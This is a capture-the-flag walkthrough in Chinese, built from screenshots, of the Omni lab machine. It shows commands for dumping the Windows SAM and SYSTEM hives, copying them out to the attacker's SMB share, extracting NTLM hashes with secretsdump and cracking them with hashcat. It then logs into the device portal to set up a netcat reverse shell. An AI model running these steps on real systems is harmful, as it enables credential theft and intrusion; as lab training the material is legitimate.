
```
C:\Data\Users\administrator>type root.txt
type root.txt
<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04">
  <Obj RefId="0">
    <TN RefId="0">
      <T>System.Management.Automation.PSCredential</T>
      <T>System.Object</T>
    </TN>
    <ToString>System.Management.Automation.PSCredential</ToString>
    <Props>
      <S N="UserName">flag</S>
      <SS N="Password">01000000d08c9ddf0115d1118c7a00c04fc297eb0100000011d9a9af9398c648be30a7dd764d1f3a000000000200000000001066000000010000200000
004f4016524600b3914d83c0f88322cbed77ed3e3477dfdc9df1a2a5822021439b000000000e800000000200002000000000dd198d09b343e3b6fcb9900b77eb64372126aea207594bb
e5bb76bf6ac5b57f4500000002e94c4a2d8f0079b37b33a75c6ca83efadabe077816aa2221ff887feb2aa08500f3cf8d8c5b445ba2815c5e9424926fca73fb4462a6a706406e3fc0d
148b798c71052fc82db4c4be29ca8f78f0233464400000008537cfaacb6f689ea353aa5b44592cd4963acbf5c2418c31a49bb5c0e76fcc3692adc330a85e8d8d856b62f35d8692437
c2f1b40ebbf5971cd260f738dada1a7</SS>
    </Props>
  </Obj>
</Objs>
C:\Data\Users\administrator>
```

```
user.txt
<Objs Version="1.1.0.1"
xmlns="http://schemas.microsoft.com/powershell/2004/04">
 <Obj RefId="0">
   <TN RefId="0">
```

```
     <T>System.Management.Automation.PSCredential</T>
     <T>System.Object</T>
   </TN>
   <ToString>System.Management.Automation.PSCredential</ToString>
   <Props>
     <S N="UserName">flag</S>
     <SS
N="Password">01000000d08c9ddf0115d1118c7a00c04fc297eb010000009e131d78fe27214
0835db3caa288536400000000020000000000106600000001000020000000ca1d29ad4939e04
e514d26b9706a29aa403cc131a863dc57d7d69ef398e0731a000000000e80000000020000200
00000eec9b13a75b6fd2ea6fd955909f9927dc2e77d41b19adde3951ff936d4a68ed75000000
0c6cb131e1a37a21b8eef7c34c053d034a3bf86efebefd8ff075f4e1f8cc00ec156fe26b4303
047cee7764912eb6f85ee34a386293e78226a766a0e5d7b745a84b8f839dacee4fe6ffb6bb1c
b53146c6340000000e3a43dfe678e3c6fc196e434106f1207e25c3b3b0ea37bd9e779cdd92bd
44be23aaea507b6cf2b614c7c2e71d211990af0986d008a36c133c36f4da2f9406ae7</SS>
   </Props>
 </Obj>
</Objs>

====================================


root.txt
<Objs Version="1.1.0.1"
xmlns="http://schemas.microsoft.com/powershell/2004/04">
 <Obj RefId="0">
   <TN RefId="0">
     <T>System.Management.Automation.PSCredential</T>
     <T>System.Object</T>
   </TN>
   <ToString>System.Management.Automation.PSCredential</ToString>
   <Props>
     <S N="UserName">flag</S>
     <SS
N="Password">01000000d08c9ddf0115d1118c7a00c04fc297eb0100000011d9a9af9398c64
8be30a7dd764d1f3a0000000002000000000010660000000100002000000004f4016524600b39
14d83c0f88322cbed77ed3e3477dfdc9df1a2a5822021439b000000000e80000000020000200
00000dd198d09b343e3b6fcb9900b77eb64372126aea207594bbe5bb76bf6ac5b57f45000000
02e94c4a2d8f0079b37b33a75c6ca83efadabe077816aa2221ff887feb2aa08500f3cf8d8c5b
445ba2815c5e9424926fca73fb4462a6a706406e3fc0d148b798c71052fc82db4c4be29ca8f7
8f02334644000000008537cfaacb6f689ea353aa5b44592cd4963acbf5c2418c31a49bb5c0e76
fcc3692adc330a85e8d8d856b62f35d8692437c2f1b40ebbf5971cd260f738dada1a7</SS>
   </Props>
 </Obj>
```


```
</Objs>

========================================


iot-admin.xml
<Objs Version="1.1.0.1"
xmlns="http://schemas.microsoft.com/powershell/2004/04">
 <Obj RefId="0">
   <TN RefId="0">
     <T>System.Management.Automation.PSCredential</T>
     <T>System.Object</T>
   </TN>
   <ToString>System.Management.Automation.PSCredential</ToString>
   <Props>
     <S N="UserName">omni\administrator</S>
     <SS
N="Password">01000000d08c9ddf0115d1118c7a00c04fc297eb010000009e131d78fe27214
0835db3caa28853640000000002000000000010660000000100002000000000855856bea3726
7a6f9b37f9ebad14e910d62feb252fdc98a48634d18ae4ebe000000000e80000000020000200
000000648cd59a0cc43932e3382b5197a1928ce91e87321c0d3d785232371222f55483000000
0b6205d1abb57026bc339694e42094fd7ad366fe93cbdf1c8c8e72949f56d7e84e40b92e90df
02d635088d789ae52c0d640000000403cfe531963fc59aa5e15115091f6daf994d1afb3c2643
c945f2f4b8f15859703650f2747a60cf9e70b56b91cebfab773d0ca89a57553ea1040af3ea30
85c27</SS>
   </Props>
 </Obj>
</Objs>
```

需進行解碼
先將c:/windows/system32/config得sam、system複製到c:/



```
C:\Windows\system32\config>reg save HKLM\SYSTEM C:\SYSTEM
reg save HKLM\SYSTEM C:\SYSTEM
The operation completed successfully.

C:\Windows\system32\config>reg save HKLM\SAM C:\SAM
reg save HKLM\SAM C:\SAM
The operation completed successfully.
```


嘗試將文件下載失敗



```
┌──(root㉿kali)-[~/SirepRAT]
└─# python SirepRAT.py 10.10.10.204 GetFileFromDevice --remote_path "C:\SYSTEM" --return_output
<HResultResult | type: 1, payload length: 4, HResult: 0x0>
<FileResult | type: 31, payload length: 13392, payload peek: 'b'regfu\x00\x00\x00u\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00\x05\x00\x00\x
00\x00\x00\x00\x00\x01\x00\x00\x00 \x00\x00\x00\x00\x80\xe5\x00\x01\x00\x00\x00S\x00''>
Traceback (most recent call last):
  File "/root/SirepRAT/SirepRAT.py", line 250, in <module>
    main(args)
  File "/root/SirepRAT/SirepRAT.py", line 181, in main
    sirep_result_ctor = RESULT_TYPE_TO_RESULT[result_type_code]
                        ~~~~~~~~~~~~~~~~~~~~~^^^^^^^^^^^^^^^^^^
KeyError: 4294967256
```

開SMB下載


```
sudo impacket-smbserver -smb2support tso $(pwd)
```



```
C:\>copy SAM \\10.10.14.2\\tso
copy SAM \\10.10.14.2\\tso
        1 file(s) copied.

C:\>copy SYSTEM \\10.10.14.2\\tso
copy SYSTEM \\10.10.14.2\\tso
        1 file(s) copied.
```


下載完後，

secretdumps.py，它能夠讀取SAM與LSA的密碼，以及將NTLM的雜湊值、明文密碼、 NTDS.dit以及kerberos的鑰匙dump出來



```
└─# impacket-secretsdump -system SYSTEM -sam SAM local
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Target system bootKey: 0x4a96b0f404fd37b862c07c2aa37853a5
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:a01f16a7fa376962dbeb29a764a06f00:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:330fe4fd406f9d0180d67adb0b0dfa65:::
sshd:1000:aad3b435b51404eeaad3b435b51404ee:91ad590862916cdfd922475caed3acea:::
DevToolsUser:1002:aad3b435b51404eeaad3b435b51404ee:1b9ce6c5783785717e9bbb75ba5f9958:::
app:1003:aad3b435b51404eeaad3b435b51404ee:e3cb0651718ee9b4faffe19a51faff95:::
[*] Cleaning up...
```

讀取第1跟第4個欄位，第2不重要，第3是重複




```
┌──(root㉿kali)-[~]
└─# cat hash | awk  -F: '{print $1":"$4}' > h

┌──(root㉿kali)-[~]
└─# cat h
Administrator:a01f16a7fa376962dbeb29a764a06f00
Guest:31d6cfe0d16ae931b73c59d7e0c089c0
DefaultAccount:31d6cfe0d16ae931b73c59d7e0c089c0
WDAGUtilityAccount:330fe4fd406f9d0180d67adb0b0dfa65
sshd:91ad590862916cdfd922475caed3acea
DevToolsUser:1b9ce6c5783785717e9bbb75ba5f9958
app:e3cb0651718ee9b4faffe19a51faff95
```

進行NTLM解密

```
hashcat -m 1000 --user hashname /usr/share/wordlists/rockyou.txt

===============================================

└─# hashcat -m 1000 --user hashname --show
Guest:31d6cfe0d16ae931b73c59d7e0c089c0:
DefaultAccount:31d6cfe0d16ae931b73c59d7e0c089c0:
app:e3cb0651718ee9b4faffe19a51faff95:mesh5143
```

因無ssh或win遠端，使用8080是否正常登入(成功)




10.10.10.204:8080/#Device Settings

要儲存 http://10.10.10.204:8080 的登入資訊嗎？

使用者名稱: app

密碼: •••••••••

有執行命令區域，進行反彈




Run Command

echo %username%

☐ Run as DefaultAccount

Output

```
Command> echo %username%

app
```



Run Command

dir c:\


Run

☐ Run as DefaultAccount

Output

```
10/26/2018  11:36 PM            47,616 xcopy.exe
10/26/2018  11:36 PM            48,640 XInputUap.dll
10/26/2018  11:36 PM           231,368 xmllite.dll
10/26/2018  11:36 PM           446,464 xperf.exe
10/26/2018  11:37 PM    <DIR>          zh-cn
10/26/2018  11:37 PM    <DIR>          zh-hk
10/26/2018  11:37 PM    <DIR>          zh-tw
10/26/2018  11:35 PM            79,872 zipcontainer.dll
10/26/2018  11:37 PM            30,720 ztrace_maps.dll
            1925 File(s)    876,357,960 bytes
              52 Dir(s)     569,659,392 bytes free

Command> dir c:\

 Volume in drive C is MainOS
 Volume Serial Number is 3C37-C677

 Directory of c:\

07/20/2020  02:36 AM    <DIR>          $Reconfig$
10/26/2018  11:35 PM    <JUNCTION>     Data [\??\Volume{ac55f613-7018-45c7-
b1e9-7ddda60262fd}\]
05/08/2024  11:48 AM            45,272 nc64.exe
10/26/2018  11:37 PM    <DIR>          Program Files
10/26/2018  11:38 PM    <DIR>          PROGRAMS
```

執行成功

